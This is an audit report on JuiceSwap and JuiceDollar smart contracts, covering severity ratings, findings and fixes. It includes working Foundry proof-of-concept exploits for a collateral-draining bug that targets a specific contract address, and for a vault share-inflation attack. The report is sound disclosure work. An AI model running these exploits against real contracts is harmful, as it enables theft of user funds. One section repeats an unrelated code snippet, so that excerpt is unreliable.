hexens x JuiceSwap

Security Review Report for JuiceSwap

January 2026

Table of Contents

1. About Hexens

Hexens is a pioneering cybersecurity firm dedicated to establishing robust security standards for Web3 infrastructure, driving secure mass adoption through innovative protection technology and frameworks. As an industry elite experts in blockchain security, we deliver comprehensive audit solutions across specialized domains, including infrastructure security, Zero Knowledge Proof, novel cryptography, DeFi protocols, and NFTs.

Our methodology combines industry-standard security practices combined with unique methodology of two teams per audit, continuously advancing the field of Web3 security. This innovative approach has earned us recognition from industry leaders.

Since our founding in 2021, we have built an exceptional portfolio of enterprise clients, including major blockchain ecosystems and Web3 platforms.

2. Executive Summary

This report covers the security review for JuiceSwap. This review included the forked repositories and their changes for JuiceDollar and the JuiceSwap Core, Periphery and Router contracts, as well as the custom code such as the JuiceSwapGateway.

Our security assessment was a full review of the code, spanning a total of 1 week.

During our review, we identified 1 Critical severity vulnerability and 2 High severity vulnerabilities, which could have resulted in potential loss of user assets.

We also identified several minor severity vulnerabilities and code optimisations.

All of our reported issues were fixed or acknowledged by the development team and consequently validated by us.

We can confidently say that the overall security and code quality have increased after completion of our audit, however we do highly recommend to perform another security review.

3. Security Review Details

Review Led by

Kasper Zwijsen, Head of Audits

Scope

The analyzed resources are located on:

- https://github.com/JuiceDollar/smartContracts/tree/8b98d050cbc125bfc0f6909b3446601e9490777c
- https://github.com/JuiceSwapxyz/v3-core/tree/9384149d062cab307626109d9b47feb11e36a895
- https://github.com/JuiceSwapxyz/v3-periphery/tree/9e980ad7ac7915659bedb0e1a28aa866fa9e5cc9
- https://github.com/JuiceSwapxyz/swap-router-contracts/tree/5a6d00db463b43b8cf9fc884b8b8b04b78ec61b8
- https://github.com/JuiceSwapxyz/smart-contracts/tree/6fda0838cb3e4a15a1669f89437e6c2bde9a6fe0

The issues described in this report were fixed in the following commits:

- https://github.com/JuiceSwapxyz/smart-contracts/tree/fac9a1976a1aaafc1e60481abf0b82bdf3c7d0dd
- https://github.com/JuiceDollar/smartContracts/tree/e61d07bde22265ce86a831e6b0afa67fd99f0c43

Changelog

5 January 2026	Audit start
13 January 2026	Initial report
26 January 2026	Revision received
29 January 2026	Final report

4. Severity Structure

The vulnerability severity is calculated based on two components:

1. Impact of the vulnerability
2. Probability of the vulnerability

Impact	Probability			
	Rare	Unlikely	Likely	Very likely
Low	Low	Low	Medium	Medium
Medium	Low	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

- **Severity Characteristics**

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities that are highly likely to be exploited and can lead to catastrophic outcomes, such as total loss of protocol funds, unauthorized governance control, or permanent disruption of contract functionality.

High

Vulnerabilities that are likely to be exploited and can cause significant financial losses or severe operational disruptions, such as partial fund theft or temporary asset freezing.

Medium	Vulnerabilities that may be exploited under specific conditions and result in moderate harm, such as operational disruptions or limited financial impact without direct profit to the attacker.
Low	Vulnerabilities with low exploitation likelihood or minimal impact, affecting usability or efficiency but posing no significant security risk.
Informational	Issues that do not pose an immediate security risk but are relevant to best practices, code quality, or potential optimizations.


- **Issue Symbolic Codes**


Each identified and validated issue is assigned a unique symbolic code during the security research stage.

Due to the structure of the vulnerability reporting flow, some rejected issues may be missing.

5. Findings Summary

Severity	Number of findings
Critical	1
High	2
Medium	3
Low	1
Informational	3
Total:	**10**





6. Weaknesses

This section contains the list of discovered weaknesses.

JUICE1-10 | Unvalidated position allows theft of hub collateral via buyExpiredCollateral

Fixed

Severity:	Probability:	Impact:
Critical	Very likely	Critical

Path:

JuiceDollar/smartContracts/contracts/MintingHubV2/MintingHub.sol:buyExpiredCollateral#L530-L557

Description:

The **buyExpiredCollateral(IPosition pos, ...)** function does not verify whether the provided **pos** is a legitimate, registered position, as it does not use **validPos** validation. In the native-coin execution path, the hub unwraps and transfers funds without verifying that **pos.forceSale()** actually transferred the expected **WCBTC**. This allows an attacker to drain the hub's existing collateral.

Attack Scenario

1. The hub holds **WCBTC** as challenger collateral.
2. An attacker deploys a malicious **IPosition** contract with the following properties:
   - **collateral()** returns **WCBTC**
   - **expiration** is set in the past
   - **virtualPrice()** returns **0**
   - **forceSale()** performs no transfer
3. The attacker calls **buyExpiredCollateral(maliciousPos, A, true)**.
4. Since **costs = 0**, the hub proceeds without receiving payment.
5. The hub unwraps and transfers **A** amount of native coins, funded by its existing **WCBTC** balance.
6. The attacker successfully steals the hub's collateral.

```
function buyExpiredCollateral(IPosition pos, uint256 upToAmount, bool receiveAsNative) public returns
(uint256) {
    uint256 max = pos.collateral().balanceOf(address(pos));
    uint256 amount = upToAmount > max ? max : upToAmount;
    uint256 forceSalePrice = expiredPurchasePrice(pos);


    uint256 costs = (forceSalePrice * amount) / 10 ** 18;


    if (max - amount > 0 && ((forceSalePrice * (max - amount)) / 10 ** 18) < OPENING_FEE) {
        revert LeaveNoDust(max - amount);
    }


    address collateralAddr = address(pos.collateral());
    if (receiveAsNative && collateralAddr == WCBTC) {
        // Pull JUSD from user to Hub, then approve Position to spend it
        JUSD.transferFrom(msg.sender, address(this), costs);
        IERC20(address(JUSD)).approve(address(pos), costs);
        // Route through hub to unwrap
        pos.forceSale(address(this), amount, costs);
        IWrappedNative(WCBTC).withdraw(amount);
        (bool success, ) = msg.sender.call{value: amount}("");
        if (!success) revert NativeTransferFailed();
    } else {
        pos.forceSale(msg.sender, amount, costs);
    }


    emit ForcedSale(address(pos), amount, forceSalePrice);
    return amount;
}
```

Remediation:

We recommend to verify that the **pos** parameter is a valid position.

Proof of concept on Citrea testnet fork:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test} from "forge-std/Test.sol";
import {console} from "forge-std/console.sol";

contract PoCTest is Test {
    receive() external payable {}
    function test_poc() public {
        uint256 beforeNative = address(this).balance;
        MockPosition mock = new MockPosition(
            IERC20(0x8d0c9d1c17aE5e40ffF9bE350f57840E9E66Cd93),
            1,
            uint40(block.timestamp + 100),
            1
        );
        deal(
            address(0x8d0c9d1c17aE5e40ffF9bE350f57840E9E66Cd93),
            address(mock),
            8e15
        );
        IMintingHub(0x372368ca530B4d55622c24E28F0347e26caDc64A)
            .buyExpiredCollateral(mock, 8e15, true);
        mock.refundCollateral();

        uint256 AfterNative = address(this).balance;

        console.log("gained native", AfterNative - beforeNative);
    }
}

interface IERC20 {
    /// @notice Returns the amount of tokens owned by `account`.
    function balanceOf(address account) external view returns (uint256);

    /// @notice Moves `amount` tokens from the caller's account to `to`.
    function transfer(address to, uint256 amount) external returns (bool);

    /// @notice Sets `amount` as the allowance of `spender` over the caller's tokens.
    /// @dev Be aware of front-running risks: https://github.com/ethereum/EIPs/
issues/20#issuecomment-263524729
    function approve(address spender, uint256 amount) external returns (bool);
}

interface IMintingHub {
    function RATE() external view returns (ILeadrate);

    function buyExpiredCollateral(
        IPosition pos,
        uint256 upToAmount,
```

```
        bool receiveAsNative
    ) external returns (uint256);
}

interface ILeadrate {
    function currentRatePPM() external view returns (uint24);
    function currentTicks() external view returns (uint64);
}

interface IPosition {
    function hub() external view returns (address);

    function collateral() external view returns (IERC20);

    function minimumCollateral() external view returns (uint256);

    function price() external view returns (uint256);

    function virtualPrice() external view returns (uint256);

    function challengedAmount() external view returns (uint256);

    function original() external view returns (address);

    function expiration() external view returns (uint40);

    function cooldown() external view returns (uint40);

    function limit() external view returns (uint256);

    function challengePeriod() external view returns (uint40);

    function start() external view returns (uint40);

    function riskPremiumPPM() external view returns (uint24);

    function reserveContribution() external view returns (uint24);

    function principal() external view returns (uint256);

    function interest() external view returns (uint256);

    function lastAccrual() external view returns (uint40);

    function initialize(address parent, uint40 _expiration) external;

    function assertCloneable() external;

    function notifyMint(uint256 mint_) external;

    function notifyRepaid(uint256 repaid_) external;
```

```
function availableForClones() external view returns (uint256);

function availableForMinting() external view returns (uint256);

function deny(address[] calldata helpers, string calldata message) external;

function getUsableMint(uint256 totalMint) external view returns (uint256);

function getMintAmount(uint256 usableMint) external view returns (uint256);

function adjust(
    uint256 newMinted,
    uint256 newCollateral,
    uint256 newPrice,
    bool withdrawAsNative
) external payable;

function adjustPrice(uint256 newPrice) external;

function adjustPriceWithReference(
    uint256 newPrice,
    address referencePosition
) external;

function adjustWithReference(
    uint256 newMinted,
    uint256 newCollateral,
    uint256 newPrice,
    address referencePosition,
    bool withdrawAsNative
) external payable;

function isValidPriceReference(
    address referencePosition,
    uint256 newPrice
) external view returns (bool);

function isClosed() external view returns (bool);

function mint(address target, uint256 amount) external;

function getDebt() external view returns (uint256);

function getInterest() external view returns (uint256);

function repay(uint256 amount) external returns (uint256);

function repayFull() external returns (uint256);

function forceSale(
    address buyer,
    uint256 colAmount,
```

```
        uint256 proceeds
    ) external;

    function rescueToken(
        address token,
        address target,
        uint256 amount
    ) external;

    function withdrawCollateral(address target, uint256 amount) external;

    function withdrawCollateralAsNative(
        address target,
        uint256 amount
    ) external;

    function transferChallengedCollateral(
        address target,
        uint256 amount
    ) external;

    function challengeData()
        external
        view
        returns (uint256 liqPrice, uint40 phase);

    function notifyChallengeStarted(uint256 size, uint256 _price) external;

    function notifyChallengeAverted(uint256 size) external;

    function notifyChallengeSucceeded(
        uint256 _size
    ) external returns (address, uint256, uint256, uint256, uint32);
}

contract MockPosition is IPosition {
    IERC20 public override collateral;
    uint256 public override virtualPrice;
    uint40 public override expiration;
    uint40 public override challengePeriod;

    constructor(
        IERC20 _collateral,
        uint256 _virtualPrice,
        uint40 _expiration,
        uint40 _challengePeriod
    ) {
        collateral = _collateral;
        virtualPrice = _virtualPrice;
        expiration = _expiration;
        challengePeriod = _challengePeriod;
    }
```

```
    function refundCollateral() external {
        collateral.transfer(msg.sender, collateral.balanceOf(address(this)));
    }

    function hub() external pure override returns (address) {
        return address(0);
    }
    function minimumCollateral() external pure override returns (uint256) {
        return 0;
    }
    function price() external pure override returns (uint256) {
        return 0;
    }
    function challengedAmount() external pure override returns (uint256) {
        return 0;
    }
    function original() external pure override returns (address) {
        return address(0);
    }
    function cooldown() external pure override returns (uint40) {
        return 0;
    }
    function limit() external pure override returns (uint256) {
        return 0;
    }
    function start() external pure override returns (uint40) {
        return 0;
    }
    function riskPremiumPPM() external pure override returns (uint24) {
        return 0;
    }
    function reserveContribution() external pure override returns (uint24) {
        return 0;
    }
    function principal() external pure override returns (uint256) {
        return 0;
    }
    function interest() external pure override returns (uint256) {
        return 0;
    }
    function lastAccrual() external pure override returns (uint40) {
        return 0;
    }

    function initialize(address, uint40) external override {}
    function assertCloneable() external override {}
    function notifyMint(uint256) external override {}
    function notifyRepaid(uint256) external override {}

    function availableForClones() external pure override returns (uint256) {
        return 0;
    }
```

```
function availableForMinting() external pure override returns (uint256) {
    return 0;
}

function deny(address[] calldata, string calldata) external override {}

function getUsableMint(uint256) external pure override returns (uint256) {
    return 0;
}
function getMintAmount(uint256) external pure override returns (uint256) {
    return 0;
}

function adjust(
    uint256,
    uint256,
    uint256,
    bool
) external payable override {}
function adjustPrice(uint256) external override {}
function adjustPriceWithReference(uint256, address) external override {}
function adjustWithReference(
    uint256,
    uint256,
    uint256,
    address,
    bool
) external payable override {}

function isValidPriceReference(
    address,
    uint256
) external pure override returns (bool) {
    return false;
}

function isClosed() external pure override returns (bool) {
    return false;
}

function mint(address, uint256) external override {}

function getDebt() external pure override returns (uint256) {
    return 0;
}
function getInterest() external pure override returns (uint256) {
    return 0;
}

function repay(uint256) external pure override returns (uint256) {
    return 0;
}
```

```
    function repayFull() external pure override returns (uint256) {
        return 0;
    }

    function forceSale(address, uint256, uint256) external override {}

    function rescueToken(address, address, uint256) external override {}

    function withdrawCollateral(address, uint256) external override {}
    function withdrawCollateralAsNative(address, uint256) external override {}

    function transferChallengedCollateral(address, uint256) external override {}

    function challengeData()
        external
        pure
        override
        returns (uint256 liqPrice, uint40 phase)
    {
        return (0, 0);
    }

    function notifyChallengeStarted(uint256, uint256) external override {}
    function notifyChallengeAverted(uint256) external override {}

    function notifyChallengeSucceeded(
        uint256
    )
        external
        pure
        override
        returns (address, uint256, uint256, uint256, uint32)
    {
        return (address(0), 0, 0, 0, 0);
    }
}
```

JUICE1-2 | Fee-on-transfer tokens break accounting

Acknowledged

Severity:	Probability:	Impact:
High	Likely	High

Path:

JuiceDollar/smartContracts/contracts/MintingHubV2/MintingHub.sol:challenge#L246-L273

Description:

In the function **challenge**, when transferring a fee-on-transfer collateral token, the contract records the requested amount (**_collateralAmount**) in the **Challenge** struct instead of the actual amount received by MintingHub. As a result, the hub's real token balance can be lower than the sum of recorded challenge sizes, causing an accounting inconsistency and potentially breaking challenge settlement/avert flows.

Example scenario:

1. An attacker creates a **Position** using a fee-on-transfer token as collateral.
2. Challenge #1: challenges with **100** tokens → only **98** arrive in **MintingHub**, but **size = 100** is recorded.
3. Challenge #2: challenges with **100** tokens → only **98** arrive in **MintingHub**, but **size = 100** is recorded.
4. Total recorded challenge size: **200**, while actual hub balance is **196**.
5. Avert Challenge #1 returns **100** tokens → succeeds (**196 → 96**).
6. Avert Challenge #2 attempts to return **100** tokens → fails because the hub balance is **96 < 100**.

```
function challenge(
    address _positionAddr,
    uint256 _collateralAmount,
    uint256 minimumPrice
) external payable validPos(_positionAddr) returns (uint256) {
    IPosition position = IPosition(_positionAddr);
    // challenger should be ok if front-run by owner with a higher price
    // in case owner front-runs challenger with small price decrease to prevent challenge,
    // the challenger should set minimumPrice to market price
    uint256 liqPrice = position.virtualPrice();
    if (liqPrice < minimumPrice) revert UnexpectedPrice();


    // Transfer collateral (handles native coin positions)
```

```
    address collateralAddr = address(position.collateral());
    if (msg.value > 0) {
        if (collateralAddr != WCBTC) revert NativeOnlyForWCBTC();
        if (msg.value != _collateralAmount) revert ValueMismatch();
        IWrappedNative(WCBTC).deposit{value: msg.value}();
    } else {
        IERC20(collateralAddr).transferFrom(msg.sender, address(this), _collateralAmount);
    }


    uint256 pos = challenges.length;
    challenges.push(Challenge(msg.sender, uint40(block.timestamp), position, _collateralAmount));
    position.notifyChallengeStarted(_collateralAmount, liqPrice);
    emit ChallengeStarted(msg.sender, address(position), _collateralAmount, pos);
    return pos;
}
```

Remediation:

Consider using the balance difference between before and after **transferFrom**.

JUICE1-12 | First deposit can steal initial victim deposit in SavingsVaultJUSD

Fixed

Severity:	Probability:	Impact:
High	Very likely	Medium

Path:

JuiceDollar/smartContracts/contracts/SavingsVaultJUSD.sol
JuiceDollar/smartContracts/contracts/Savings.sol

Description:

The vault integrates with the **Savings** contract to have interest-bearing deposits. It's share price is derived from the amount of assets recorded for the vault inside **Savings**.

```
function totalAssets() public view override returns (uint256) {
    return SAVINGS.savings(address(this)).saved + _interest();
}
```

The **Savings** contract allows anyone to increase the vault's savings balance directly, without going through the vault and without minting shares:

```
/src/Savings.sol
function save(address owner, uint192 amount) public {
    Account storage balance = refresh(owner);
    jusd.transferFrom(msg.sender, address(this), amount);
    balance.saved += amount;
}
```

Because these externally added assets are included in **totalAssets()** but do not increase **totalSupply()**, the vault's share price increases:

```
function price() public view returns (uint256) {
    return (totalAssets() * 1 ether) / totalSupply();
}
```

Once the price is inflated, shares minted via **deposit()** could result in 0 shares minted, giving the attacker that is holding share (e.g. 1 share), the deposited amount.

Scenario:

1. The attacker deposits 1 wei into the vault and receives 1 share.
2. The attacker calls **Savings.save** with the receiver set to the vault, depositing 1e18 assets.
3. The victim deposits 1e18 assets into the vault and receives 0 shares.
4. The attacker redeems 1 share and receives 2e18 assets.

The contract uses ERC4626 from OpenZeppelin version 5.1.0, which has a simple mitigation against the inflation attack. But because this contract overrode the functions **_convertToShares** and **_convertToAssets** the mitigation is no longer in place.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test} from "forge-std/Test.sol";
import {Equity} from "../src/Equity.sol";
import {JuiceDollar} from "../src/JuiceDollar.sol";
import {JuiceSwapGovernor} from "../src/JuiceSwapGovernor.sol";
import {console} from "forge-std/console.sol";

import {Savings} from "../src/Savings.sol";
import {SavingsVaultJUSD} from "../src/SavingsVaultJUSD.sol";
contract EquityValueTest is Test {
    JuiceDollar public juiceDollar;
    Equity public equity;
    JuiceSwapGovernor public governor;
    Savings public savings;
    SavingsVaultJUSD public savingsVault;
    address minter = address(123);
    address investor = address(1);

    function setUp() public {
        juiceDollar = new JuiceDollar(0);
        equity = Equity(address(juiceDollar.reserve()));
        juiceDollar.initialize(minter, "init");
        governor = new JuiceSwapGovernor(address(juiceDollar), address(equity));
        savings = new Savings(juiceDollar, 100);
        savingsVault = new SavingsVaultJUSD(
            juiceDollar,
            savings,
            "vaulty",
            "dw"
        );
```

```
}

function test_inflation() public {
    uint256 ONE = 1e18;
    address attacker = address(123);
    address victim = address(0xCAFE);

    vm.prank(minter);
    juiceDollar.mint(attacker, 1_000 * ONE);

    vm.prank(minter);
    juiceDollar.mint(victim, 1_000 * ONE);

    vm.prank(victim);
    juiceDollar.approve(address(savingsVault), type(uint256).max);

    vm.prank(victim);
    juiceDollar.approve(address(savings), type(uint256).max);

    vm.prank(attacker);
    juiceDollar.approve(address(savingsVault), type(uint256).max);

    vm.prank(attacker);
    juiceDollar.approve(address(savings), type(uint256).max);

    uint256 attackerBalBefore = juiceDollar.balanceOf(attacker);
    uint256 victimBalBefore = juiceDollar.balanceOf(victim);
    uint256 attackerSharesBefore = savingsVault.balanceOf(attacker);
    uint256 victimSharesBefore = savingsVault.balanceOf(victim);

    vm.prank(attacker);
    savingsVault.deposit(1, attacker);

    vm.prank(attacker);
    savings.save(address(savingsVault), 1000000000000000000);

    vm.prank(victim);
    savingsVault.deposit(1e18, victim);

    vm.prank(attacker);
    uint256 shares3 = savingsVault.redeem(
        1,
        address(attacker),
```

```
            address(attacker)
        );

        uint256 attackerBalAfter = juiceDollar.balanceOf(attacker);
        uint256 victimBalAfter = juiceDollar.balanceOf(victim);

        console.log("\n===== Profit =====");
        console.log(
            "attacker profit  :",
            int256(attackerBalAfter) - int256(attackerBalBefore)
        );
        console.log(
            "victim lost    :",
            int256(victimBalAfter) - int256(victimBalBefore)
        );
    }
}

interface IERC20 {
    /// @notice Returns the amount of tokens owned by `account`.
    function balanceOf(address account) external view returns (uint256);

    /// @notice Moves `amount` tokens from the caller's account to `to`.
    function transfer(address to, uint256 amount) external returns (bool);

    /// @notice Sets `amount` as the allowance of `spender` over the caller's tokens.
    /// @dev Be aware of front-running risks: https://github.com/ethereum/EIPs/
issues/20#issuecomment-263524729
    function approve(address spender, uint256 amount) external returns (bool);
}
```

Output:

```
===== Profit =====
  attacker profit  : 1000000000000000000
  victim lost    : -1000000000000000000
```

Remediation:

Introduce OpenZeppelin ERC-4626's virtual shares in the **_convertToShares** and **_convertToAssets** functions by including virtual shares (**10 ** _decimalsOffset()**) and virtual assets (**+1**).

This change removes the profitability of the inflation attack caused by external asset donations.

JUICE1-4 | JuiceSwapGateway does not check slippage on final converted amount

Fixed

Severity:	Probability:	Impact:
Medium	Likely	Medium

Path:

smart-contracts/contracts/JuiceSwapGateway.sol:removeLiquidity#L328-L399

Description:

The **removeLiquidity** function applies slippage protection when removing liquidity from the **PositionManager**.

```
INonfungiblePositionManager.DecreaseLiquidityParams memory decreaseParams =
    INonfungiblePositionManager.DecreaseLiquidityParams({
        tokenId: tokenId,
        liquidity: liquidityAmount,
        amount0Min: amount0Min,
        amount1Min: amount1Min,
        deadline: deadline
    });

(uint256 amount0, uint256 amount1) = POSITION_MANAGER.decreaseLiquidity(decreaseParams);
```

This guarantees that the contract receives at least **amount0Min** / **amount1Min** of the pool tokens (e.g. **svJUSD**).

Afterwards it converts the received tokens into the user-facing token using **_handleTokenOut**, and this step introduces additional value loss that is not covered by the original slippage checks.

For example, when the user requests JUICE, the conversion path is:
svJUSD → JUSD → JUICE

```
    function _handleTokenOut(address token, uint256 actualAmount, address to) internal returns (uint256
userAmount) {
-- SNIP
        } else if (token == address(JUICE)) {
            // svJUSD → JUSD → JUICE
            uint256 jusdAmount = SV_JUSD.redeem(actualAmount, address(this), address(this));
            uint256 juiceAmount = JUICE.invest(jusdAmount, 0); // minSharesReceived == 0
            JUICE.transfer(to, juiceAmount);
```

```
        return juiceAmount;
    }
```

JUICE.invest(uint256 amount, uint256 expectedShares) applies:

- A 2% fee on each new investment
- Equity share slippage, since the **minSharesReceived** parameter is set to 0, meaning no slippage protection is enforced during the investment

This would make it possible for the user to receive less tokens than the minimum amount out specified.

```
    function removeLiquidity(
        address tokenA,
        address tokenB,
        uint256 liquidity, // tokenId in V3
        uint256 amountAMin,
        uint256 amountBMin,
        address to,
        uint256 deadline
    ) external nonReentrant whenNotPaused returns (uint256 amountA, uint256 amountB) {
        if (block.timestamp > deadline) revert DeadlineExpired();


        uint256 tokenId = liquidity;


        // Verify NFT ownership to prevent theft
        address nftOwner = IERC721(address(POSITION_MANAGER)).ownerOf(tokenId);
        if (nftOwner != msg.sender) revert NotNFTOwner(msg.sender, nftOwner);


        // Get position info to determine liquidity amount
        (,,,,,,, uint128 liquidityAmount,,,,) = POSITION_MANAGER.positions(tokenId);


        // Transfer NFT to this contract
        IERC721(address(POSITION_MANAGER)).transferFrom(msg.sender, address(this), tokenId);


        address actualTokenA = _getActualToken(tokenA);
        address actualTokenB = _getActualToken(tokenB);
```

```
        // Calculate minimum amounts for actual tokens
        uint256 actualAmountAMin = tokenA == address(JUSD) ? _jusdToSvJusdAmount(amountAMin) :
amountAMin;
        uint256 actualAmountBMin = tokenB == address(JUSD) ? _jusdToSvJusdAmount(amountBMin) :
amountBMin;


        // Determine token order
        bool isAToken0 = actualTokenA < actualTokenB;
        (uint256 amount0Min, uint256 amount1Min) = isAToken0
            ? (actualAmountAMin, actualAmountBMin)
            : (actualAmountBMin, actualAmountAMin);


        // Decrease liquidity to 0
        INonfungiblePositionManager.DecreaseLiquidityParams memory decreaseParams =
            INonfungiblePositionManager.DecreaseLiquidityParams({
                tokenId: tokenId,
                liquidity: liquidityAmount,
                amount0Min: amount0Min,
                amount1Min: amount1Min,
                deadline: deadline
            });


        (uint256 amount0, uint256 amount1) = POSITION_MANAGER.decreaseLiquidity(decreaseParams);


        // Collect tokens
        INonfungiblePositionManager.CollectParams memory collectParams =
            INonfungiblePositionManager.CollectParams({
                tokenId: tokenId,
                recipient: address(this),
                amount0Max: type(uint128).max,
                amount1Max: type(uint128).max
            });


        (amount0, amount1) = POSITION_MANAGER.collect(collectParams);


        // Map back to A/B order
        (uint256 actualAmountA, uint256 actualAmountB) = isAToken0 ? (amount0, amount1) : (amount1,
amount0);
```

```
        // Convert back to user-facing tokens
        amountA = _handleTokenOut(tokenA, actualAmountA, to);
        amountB = _handleTokenOut(tokenB, actualAmountB, to);


        // Return NFT to user
        IERC721(address(POSITION_MANAGER)).safeTransferFrom(address(this), msg.sender, tokenId);


        emit LiquidityRemoved(msg.sender, tokenA, tokenB, amountA, amountB, tokenId);
        return (amountA, amountB);
    }
```

Remediation:

Consider checking slippage after conversion, similar to **swapExactTokensForTokens**, where the minimum acceptable output is checked after all conversions are complete.

JUICE1-9 | First depositor advantage from fixed share allocation

Acknowledged

Severity:	Probability:	Impact:
Medium	Unlikely	Medium

Path:

JuiceDollar/smartContracts/contracts/Equity.sol:_calculateShares#L358-L366

Description:

The protocol is vulnerable to a First Depositor Advantage, where the first investor receives a disproportionately large number of shares compared to later participants. This issue arises from the fixed share allocation logic implemented in the **Equity** contract.

First investor (**totalShares == 0**)
Receives a fixed allocation of 100,000,000 FPS, regardless of the invested amount.

Subsequent investors
Receive shares based on a **10th root** formula, resulting in significantly fewer shares relative to contributed capital.

This asymmetric design allows the first investor to obtain overwhelming ownership with a minimal initial investment.

Attack Scenario

1. A legitimate user submits the first **invest()** transaction after protocol deployment.
2. The attacker monitors the mempool and detects the pending initial deposit.
3. The attacker front-runs the transaction by submitting a smaller deposit with a higher gas price.
4. The attacker becomes the first depositor and receives 100,000,000 FPS.
5. The legitimate user's transaction is mined afterward and treated as a subsequent investment.
6. The legitimate user receives significantly fewer shares despite contributing substantially more capital.

```
function _calculateShares(uint256 capitalBefore, uint256 investment) internal view returns (uint256) {
    uint256 totalShares = totalSupply();
    uint256 investmentExFees = (investment * 980) / 1_000; // remove 2% fee
    // Assign 100_000_000 JUICE for the initial deposit, calculate the amount otherwise
    uint256 newTotalShares = (capitalBefore < MINIMUM_EQUITY || totalShares == 0)
        ? totalShares + 100_000_000 * ONE_DEC18
        : _mulD18(totalShares, _tenthRoot(_divD18(capitalBefore + investmentExFees, capitalBefore)));
```

```
    return newTotalShares - totalShares;
}
```

Remediation:

Consider using the proportional share formula for the first deposit.

JUICE1-14 | TWAP protection ineffective due to observation cardinality

Fixed

Severity:	Probability:	Impact:
Medium	Likely	Medium

Path:

contracts/governance/JuiceSwapFeeCollector.sol

Description:

The **JuiceSwapFeeCollector** contract calculates expected JUSD output from Uniswap V3 pools using a 30-minute Time-Weighted Average Price (TWAP). However, newly deployed Uniswap V3 pools are initialized with an **observationCardinality** of 1, which only stores the latest observation.

Because **JuiceSwapFeeCollector** does not check the pool's observation cardinality, calls to **OracleLibrary.consult(pool, twapPeriod)** requesting data from 1800 seconds (30 minutes) ago will always return the current tick instead of the true TWAP. This undermines the TWAP-based protection and may allow price manipulation, causing swaps to execute at skewed prices.

Additionally updating the TWAP period via **setProtectionParams()**, possibly invalidating the pool's current observation cardinality:

```
function setProtectionParams(uint32 _twapPeriod, uint256 _maxSlippageBps) external onlyOwner {
    if (_twapPeriod < 300) revert InvalidParams(); // Minimum 5 minutes
    if (_maxSlippageBps > 1000) revert InvalidParams(); // Maximum 10%

    twapPeriod = _twapPeriod;
    maxSlippageBps = _maxSlippageBps;

    emit ProtectionParamsUpdated(_twapPeriod, _maxSlippageBps);
}
```

Remediation:

The observation cardinality of the pool should be at least as large as the number of blocks in the TWAP window.

JUICE1-13 | Protocol fees can become permanently stuck when swap path is empty

Fixed

Severity:	Probability:	Impact:
Low	Rare	Medium

Path:

contracts/governance/JuiceSwapFeeCollector.sol

Description:

When collecting protocol fees from a Uniswap V3 pool by calling **collectProtocol** with both **amount0Requested** and **amount1Requested** set to **type(uint128).max**, which transfers all accrued protocol fees for **token0** and **token1** to the contract:

```
function setProtectionParams(uint32 _twapPeriod, uint256 _maxSlippageBps) external onlyOwner {
    if (_twapPeriod < 300) revert InvalidParams(); // Minimum 5 minutes
    if (_maxSlippageBps > 1000) revert InvalidParams(); // Maximum 10%

    twapPeriod = _twapPeriod;
    maxSlippageBps = _maxSlippageBps;

    emit ProtectionParamsUpdated(_twapPeriod, _maxSlippageBps);
}
```

However, an issue arises when the swap path for a token is empty.
If **path0** or **path1** is empty, the token is not swapped to JUSD and not transferred to JUICE.

```
// Swap token0 to JUSD if needed (path0.length > 0 means swap is required)
if (amount0 > 0 && token0 != address(JUSD) && path0.length > 0) {
    _swapToJUSD(path0, amount0, token0);
}
```

